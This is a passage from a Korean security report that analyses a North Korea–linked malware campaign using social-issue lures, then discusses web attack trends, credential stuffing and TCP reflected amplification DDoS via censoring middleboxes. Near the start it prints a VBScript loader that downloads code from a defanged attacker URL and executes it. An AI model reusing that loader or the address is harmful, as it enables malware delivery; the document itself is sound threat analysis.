
```
On Error Resume Next:
Set mx = CreateObject("Microsoft.XMLHTTP"):
mx.open "GET", "hxxp://mc.pzs[.]kr/themes/mobile/images/about/temp/upload/list.php?query=1", False:
mx.Send:
Execute(mx.responseText)
```

그림 1-19 Roamingtemp 이름으로 저장된 스크립트

Roamingtemp 파일 실행 후 아래 경로에 접속해 정상 워드 문서를 다운로드 한다.

* hxxp://mc.pzs[.]kr/themes/mobile/images/about/temp/attach/attach.docx

다운로드한 문서파일은 정상 문서파일이며 이 문서를 화면에 표시함으로써 실행된 악성코드가 문서인 것처럼 위장하여 사용자가 악성 행위를 알아채지 못하게 하려는 의도가 있다.



[분석자료] 북한의 코로나19 확진자 발생 인정과 향후 한반도 정세 전망

○ 북한은 오늘(5 월 12 일) 당중앙위원회 8 기 8 차 정치국 회의를 개최해 6 월 상순 당중앙위원회 8 기 8 차 전원회의 개최를 결정하고, 북한에서도 오미크론 변이바이러스 확진자가 발생했다고 발표
- 북한의 발표에 의하면, 지난 5 월 8 일 평양의 어느 한 단체의 고열 증상이 있는 사람들에게서 채집한 검체를 통해 최근에 세계적으로 급속히 전파되고 있는 오미크론 변이바이러스 'BA.2'와 유사한 유전자 배열 분석 결과를 확인
- 이에 따라 김정은은 정치국 회의에서
전국의 모든 시, 군들에서 자기 지역을 철저히 봉쇄하고 사업 단위, 생산 단위, 생활 단위별로 격폐한 상태에서 사업과 생산활동을 조직하여 악성 바이러스의 전파공간을 빈틈없이 완벽하게 차단하라고 지시
- 김정은은 현재의 방역형세가 엄혹하다고 하여도 영농사업, 중요 공업 부문들과 공장, 기업소들에서의 생산을 최대한 다그치며 화성지구 1 만 세대 아파트 건설과 련포온실농장 건설과 같은 사업들을 제기일 안에 손색없이 완성해야 한다고 강조
○ 김정은의 이 같은 지시 내용에 비추어볼 때 북한은 중국처럼 오미크론 확진자가 발생한 지역 주민들의 생산활동을 아예 중단시키고 아파트에 거의 감금하는 것과 같은 극단적 조치를 취하는 대신에 지역 간 이동을 차단하고 한 지역 내에서도 생산 단위, 생활 단위 간 사람과 물자의 이동을 금지하는 조치만 먼저 취할 것으로 예상됨
- 그런데 지역 간 그리고 생산 단위 간 사람과 물자 이동이 차단되면 제품 생산에 필요한 물자의 공급도 중단될 수밖에 없어 결국은 생산활동도 중단될 수밖에 없을 것
- 그러므로 시간이 지남에 따라 북한은 심각한 식량난과 현재 중국이 직면하고 있는 것과 같은 대혼란에 직면하게 될 가능성이 높음

○ 북한 당국이 코로나 19 확진자 발생 이상징후를 파악하고 조치에 들어간 것은 5 월 10 일부터임
- 북한은 5 월 10 일 오후 갑자기 평양 주민들을 조기에 귀가시키고 주민들에게 이번 조치가 '전국적인 봉쇄령'이라고 설명
- 이 같은 조치가 5 월 11 일에도 이어졌고, 마침내 5 월 12 일 오미크론 확진자 발생을 발표하기에 이름
○ 오미크론 변이바이러스 확진자 발생으로 북한의 올해 경제목표와 방역정책 수정이 불가피해졌기 때문에 북한은 6 월 상순 당중앙위원회 전원회의를 개최해 현재의 방역위기를 극복하기 위한 방안을 모색하게 될 것으로 예상됨
- 그리고 대북 강경 입장을 가진 윤석열 정부에 맞서기 위해 핵무력 강화 입장을 재확인하고 '강 대 강' 기조를 천명할 것으로 전망됨
- 북한에서 오미크론 확진자가 발생했다고 해서 북한이 제 7 차 핵실험이나 미사일 시험발사 등을 포기할 가능성은 희박
- 오미크론 확진자 발생으로 침체된 사회 분위기를 극복하기 위해 북한 지도부는 오히려 핵실험이나 미사일 시험발사로 주민들의 사기를 진작시키려 할 가능성이 높음

그림 1-20 유포 시점 다운로드 추정 워드 문서

사회적 이슈를 악용하는 악성코드

사회공학(Social Engineering) 기법

국내외적으로 크게 이슈화되는 사회 문제를 사이버 공격에 활용하는 사례 대부분 사회공학 기법을 사용한다. 사회공학 기법은 인간 상호 작용의 깊은 신뢰를 바탕으로 사람을 속여 정상 보안 절차를 깨뜨리기 위한 비기술적 침입 수단이다.

공격 대상의 신뢰를 확보하기 위해 정부 기관이나 특정 협회의 담당자를 사칭하고 공식 문서로 위장한다. 이로 인해 피해자는 의심 없이 악성 문서나 실행파일을 열어서 악성코드에 감염이 되며, 공격자는 정상적인 문서나 화면을 보여줌으로써 감염 사실을 숨기고 지속적으로 정보를 수집하는 흐름으로 이어진다.

기타 사회적 이슈를 악용하는 악성코드 사례

앞서 소개한 사례 외에도 다양한 사회적 이슈를 악용한 악성코드들이 지속적으로 유포되고 있다.
올해 초에는 20대 대통령선거 관련 악성 한글 문서가 유포되었다.
파일명은 다음과 같다.

- “보도자료(220228)_3월_1일___3월_4일_제20대_대통령선거_선상투표_실시(최종).hwp”
- “제20대 대통령선거 선거권자 개표참관인 공개 모집.hwp”

이 악성코드들도 북한 해킹조직의 소행으로 파악되고 있다.

과거에도 많이 있었으며 대표적으로 세월호 참사를 악용한 스미싱 문자가 대량으로 유포됐던 사건이다. 당시 해당 문자를 통해 악성 앱을 설치하면 사용자의 연락처 정보, 디바이스 정보, 금융 정보를 탈취해 외부 서버로 전송했다. 기술적으로는 다른 경우이지만 국가적 재난을 악용했다는 점에서 이번 이태원 참사를 악용한 사례와 유사점이 있다.

종합

국가적 재난이나 대형 사고에 대다수 국민들이 공감하고 같이 아파하며 불편함을 감수하는 시기에 오히려 이것을 해킹 공격 수단으로 악용하는 무리들이 있는 것이 현실이다. 이들은 고도화된 사회공학 기법과 악성코드 제작 기술을 이용해 사용자를 쉽게 속이고 악성코드 감염 및 정보 유출 등의 목적을 달성하는 것으로 보인다.

이러한 공격에 대비하기 위해서는 이메일에 첨부된 파일이나 링크, 커뮤니티에 등록된 파일 등을 열기 전에 출처가 확실한지 확인하고, 지인으로부터 전달된 파일이나 링크라도 의심스러운 정황이 있는 경우 발신자에게 직접 확인 해 보아야 한다.

또한 이러한 악성코드들은 이메일 뿐 아니라 SNS, 메신저 등으로도 배포될 수 있으며 주제의 특성상 불특정 사용자에 의해 재 배포될 가능성이 높아 주의할 필요가 있다.

BCP 와 해킹 그룹에 의한 위협 이해

Akamai Technologies Korea 한준형 상무

최근 국내에서 일어난 메신저 사고로 업무 연속성(Business Continuity Plan 또는 Business Contingency Plan)과 더불어 재난 복구(Disaster Recovery)에 대한 중요도가 높아지고 있다. 사실 업무 연속성(BCP)과 재난 복구(DR)는 상당히 오래된 방법론으로 자연재해로 시작해, 최근에는 사이버 공격 측면에서 더 부각된다. 이미 중요도는 충분히 인지되어 대부분의 보안인증(예를 들어 FedRamp, PCI DSS, SOC 2, ISO series, NIST 등)에 필수 항목으로 들어있다.

지난 팬데믹 동안 우리는 어떻게 해킹 그룹들이 진화하고, 또 어떻게 체계적으로 주요 자산들을 노리는지를 확인할 수 있었다. 이 과정에서 어쩌면 지금까지 수많은 기업들과 보안 인력들은 큰 그림을 놓치고 개별 공격 방식에만 치중했었는지 모른다는 의구심까지 들었으니까 말이다. 그럼 지금부터 이렇게 생각하게 된 이유를 설명해 보겠다.

우선 지난 2021년 1월부터 2022년 4월까지의 웹 공격 추이를 보고 있으면 흥미로운 사실 하나가 다가온다. 지금까지 언제나 상위 공격 기법으로 여겨졌던 SQLI(SQL Injection)이 LFI(Local File Inclusion)으로 완전히 바뀌었다는 사실이다. 특히, 1년 사이 LFI는 4배 이상 증가를 했고 최근 6개월(2022년 5월 기준) 사이 141%나 급증한 사실을 확인할 수 있다. 이는 SQLI의 경우, 웹사이트나 웹 애플리케이션의 직접적인 injection을 통한 공격으로 기업의 정보를 빼 오는 방식이었다면 LFI은 서버 측에서의 여러 스크립트(보통은 PHP)를 활용해 ASP나 JSP 등의 웹 기반 기술도 공격에 활용할 수 있기 때문으로 여겨진다.




그림 2-1 공격 벡터에 의한 웹 애플리케이션 및 API 공격

팬데믹 초기에 사람들은 좋던 싫던 온라인에서의 생활이 많아졌다. 특히, 학생들과 직장인들 모두 집에서 일해야 하는 상황과 맞물려 Gaming 이나 OTT에 사람들이 몰리게 됐다. 이때를 해커들은 놓치지 않고 이전부터 모아왔었던 ID/PW 등의 DB를 활용해 크리덴셜 스터핑을 시도하게 된다.

참고로 크리덴셜 스터핑이란 대량의 ID/PW DB를 무차별적으로 여러 사이트에 자동화 대입해 보는 공격을 뜻하며, 로그인이 성공한 것들을 모아 Dark Web에 팔아 이득을 챙기던, 또는 로그인 후 현금화할 수 있는 디지털 자산들을 팔기 시작한다.

그림 2-2 일일 인증정보 도용 시도

위의 그래프에서 나오듯 웹 공격이 몇 배 늘어나던 2018~2019와는 다르게 2020년에는 크리덴셜 도용 시도가 전년도 대비 3배 이상, 다시 2020년부터 저점 대비 2021년도 7월까지 4배가량 가파른 상승세를 보여준다.

훔친 크리덴셜을 다시 사용하는 것에는 이유가 있다. 몇 년 전 'Collection #1'이라고 불리는 데이터 덤프에서 유출된 7억 7천만 건의 개인정보는 수년간 타사에서 이미 유출됐던 것 중, 로그인이 아직도 가능한 것들을 모았던 것이 확인됐고 그 양은 2TB에 육박했다. Text 만으로 이루어진 DB가 2TB 면 그 양이 어마어마하다는 것을 알 수 있는 부분이다. 다른 하나는 약 57%의 사용자들은 유출을 인지하고도 비밀번호를 변경하지 않는다고 알려져 있고, 약 48%의 사용자들은 개인 비밀번호와 직장 비밀번호를 동일하게 사용한다는 것도 그 위험성의 크기를 짐작게 한다.




그림 2-3 WAAP 공격 활동

공격을 받던 사이트의 수와 공격의 횟수 역시 놀랍기만 하다. 2020년도 4분기에 자사 플랫폼에서 확인된 공격을 받은 사이트의 수는 15만 개고 웹 공격의 수는 33억 번이었다. 이후 타겟 사이트는 3개월 만에 2배 이상 늘어 24만 5천 개로 늘어났고, 다시 3개월 후인 2021년 2분기에는 타겟 사이트가 100만 개 이상으로 단 6개월 사이 약 70배로 늘었다. 이는 그물을 던져 고기를 낚듯이 무작위성 공격 시도로 보이며, 또다시 3개월 뒤인 2021년 3분기에는 타겟 사이트는 20만 건으로 5분의 1 수준으로 내려가지만 웹 공격은 55억 번으로 6개월 전 대비 2배 정도 늘어났다. 즉, 돈이 될 곳에 공격이 집중됐다는 의미이다. 이후 또다시 공격은 어느 하나의 산업 군에 몰리지 않고 모든 산업군으로 번지게 된다.




그림 2-4 Top 1000 WAF attacks

2021 년 12 월 30 일부터 2022 년 3 월 20 일까지 93 곳의 기업을 대상으로 하는 상위 1,000 개의 공격을 나타낸 그래프다. X축은 날짜, Y축은 웹 공격 횟수를 의미하며, 동일 기업을 대상으로 한 공격은 동일 색으로 표현했다. 약 1 분기 데이터를 단순히 모아두면 의미가 없어 보일 수 있으나, 3 가지 형태로 분류해 보니 유형별로 의미 있는 데이터를 확인할 수 있었다.




그림 2-5 Type 1 : 지속 캠페인




그림 2-6 Type 2 : 단기 캠페인





그림 2-7 Type 3 : 빅뱅 캠페인

크게 3가지 형태로 분류가 가능했으며, 먼저 Type 1인 지속 캠페인이다. 특징은 자동화된 툴을 사용해 지속적인 공격을 띄며, 회사의 데이터가 아닌 사용자의 데이터를 노리는 형태로 보인다. 자동화 툴을 활용하다 보니 공격자 입장에서 공수도 적게 든다. Type 2는 단기 캠페인으로 한두 달 동안 공격이 벌어지며 기업의 데이터를 노리는 형태이다. 장기간 공격에 준비하며, Phishing시도 도 동시에 진행하는 등, 가장 공수가 많이 든다. Type 3는 빅뱅 캠페인으로 하루나 이틀을 넘기지 않으며, 매우 랜덤성을 띤다. 공격 후 협박 메일로 금전적 이득을 취하려는 것이 대부분이며, 데이터의 탈취를 목표로 두지 않는다.






그림 2-8 Distibution of attack vector combinations

위 그래프들은 특정 기업을 대상으로 수행됐던 단기 캠페인을 기준으로 공격 데이터를 시각화한 그래프이다. 단 10일 동안에 이루어진 이 공격은 많게는 1Tbps 이상, 작게는 1Gbps 이하로 수십 차례 시도됐다. 위 버블 차트의 Y 축은 공격의 크기, 동그라미의 크기는 공격 횟수를 뜻하며, 아래 파이 차트는 이 10일 동안 14가지의 각기 다른 공격 기법을 사용했음을 나타낸다.

그림 2-9 지능형 DDoS 공격

공격은 DDoS As a Service부터 Ransomware as a Service까지 진화했다. 한화로 단 10만 원이면 Bot platform을 활용해 특정 기업에 공격을 수행해 주며, 매우 친절히 Service Level Agreement(SLA)도 제공한다.

즉, 해당 기업을 다운 시키지 못했을 경우 환불도 가능하고 원하는 대로 공격 서비스를 대행하며 돈을 번다. 이런 빅뱅 타입은 어린아이들도 수행이 가능하며 검색해 보면 영상까지 곁들여 매우 친절히 툴과 사용법을 알려준다. 또 다른 지능형 DDoS 공격은 증폭 반사 공격이다. 요청/응답 패킷의 비대칭성을 활용하며 천 배에서 만 배 이상까지 증폭도 가능하고 상황에 따라 무한 반복까지 (looping) 가능하다.

일례로 작년 8월 미국의 Maryland 대학과 Colorado 대학에서 공동 집필한 논문에 따르면, 국가 단위 검열 서버나 기업들의 콘텐츠 필터링 시스템을 활용한 전혀 새로운 형태의 증폭 반사 공격의 가능성에 대해 언급이 됐고, 실제 이 방법을 활용한 공격이 확인될 때까지 불과 몇 개월 밖에 걸리지 않았다. 그럼 무엇이 그렇게 다를까? 우선 증폭 공격은 지금까지 많이 확인됐고, 기본적인 공격 기법은 이렇다.




그림 2-10 Reflected amplification attacks

출처: https://geneva.cs.umd.edu/posts/usenix21-weaponizing-censors/

Request를 보낼 때, IP header에 들어가는 IP를 피해자의 IP로 변조해 서버의 응답을 피해자로 돌리는 형태로, 만약 여러 서버에 큰 용량의 응답을 요하는 요청을 특정 IP로 한다면 그것이 바로 반사 증폭 공격이 된다. 조금 더 쉽게 말하면 짜장면 장난전화 일 수 있겠다. 서울, 또는 우리나라 전체의 짜장면 집에 10그릇씩 우리 집이 아닌 미운 앞집으로 배달시켜 괴롭히는 것이라 볼 수 있다. 이런 짜장면 배달업체가 일반 서버를 넘어서 IoT가 된다면, 피해는 훨씬 크게 될 것이다.

즉, 적은 노력과 자원으로 최대의 피해를 입히는 것이 바로 반사 증폭 공격의 핵심이다. 지금까지 DNS 증폭 반사 공격은 약 54배, NTP(Network time protocol) 증폭 공격은 약 550배, 지금은 인기가 조금 시들어진 Memcached는 51,000배의 증폭이 가능했다. 하지만 이들은 UDP 공격이라는 공통점이 있다.

그럼 이번 TCP와는 뭐가 다르냐 하면, UDP는 connectionless protocol이라고 해서 TCP에 있는 3 way handshake, 즉, '서버야 나 누군데 연결 맺을 준비되었어? 응 질문받았고 준비되었어, 아, 그럼 이제 연결하자'의 과정이 없이 한 방향의 shouting이 가능했기 때문에 UDP 공격이 성행했다. TCP는 이 과정에서 하나라도 진행이 안되면 응답을 하지 않고 연결을 맺지 않기 때문에 공격자가 다른 사람인 척 가장을 한다 하더라도 응답을 기대하기 어려운 구조다. 앞서 언급한 DNS, NTP, Memcached 반사 증폭 공격이 모두 UDP 공격인 것은 바로 이런 이유 때문이고, 따라서 이번 TCP를 활용한 반사 증폭 공격은 IT 보안 업계의 큰 충격이라 할 수 있다. 그럼, TCP three way handshake을 어떻게 공격자들이 피해 갈 수 있었을까?

그것은 바로 Middlebox에 있다. 여기서의 middlebox는 실제 요청하는 서버 앞 단의 보안을 담당하는 서버인데, 방화벽일 수도 있고 IDS나 IPS 일 수 있다. 여기서 IDS(Intrusion detection system)와 IPS(Intrusion preventing system)는 앞서 언급한 Middle box로 국가에서 운영하는 검열 시스템일 수도 있고, 기업에서 운영하는 packet 검열 system일 수도 있다.

한국의 경우, warning.or.kr과 같은 불법 또는 불건전 사이트를 막는 시스템이 바로 middlebox이다. 이러한 middlebox의 특징은 TCP standard 즉, 표준을 따르지 않는 것이 많다는 것이며, 즉 three way handshake 없이도 대상 서버에 요청을 보내면 기존에 이미 three way handshake을 맺었겠거니 하고 응답을 주는 것이다. 바로 이때 응답은 변조된 앞집 주소로 향할 것이고, 불건전 사이트임을 명시하는 페이지를 전달하면 최초 요청한 ack request보다 훨씬 큰 사이트를 전달해서 증폭 효과를 보는 것이다.




그림 2-11 Weaponizing middleboxes

출처: https://geneva.cs.umd.edu/posts/usenix21-weaponizing-censors/

공격자는 공격 대상과 warning.or.kr의 대상 리스트를 미리 확보하고, 한국의 warning.or.kr뿐만 아니라 Great China wall라고 불리는 중국의 검열 시스템에 막혀 있는 사이트도 준비를 하고, 이런 middlebox를 많이 확보하면 확보할수록 적은 byte의 요청으로 몇 십 배의 응답을 피해자의 서버에 던질 수가 있는 것이다. 그럼 무제한 looping은 어떻게 될까?




그림 2-12 Mega-amplifiers: victim sustained loops

출처: https://geneva.cs.umd.edu/posts/usenix21-weaponizing-censors/

자, Hacker가 피해자인 척 요청을 하고, middlebox가 피해자한테 경고 페이지를 보낸다. 물론 피해자는 이런 경고 페이지가 올 것을 예상하지 못했고, 본래의 금지 사이트에 응답을 하게 된다. 이때 middlebox가 또다시 확인을 하고 경고 page를 보내고, 즉 무한 반복이 일어나게 되는 것이다.

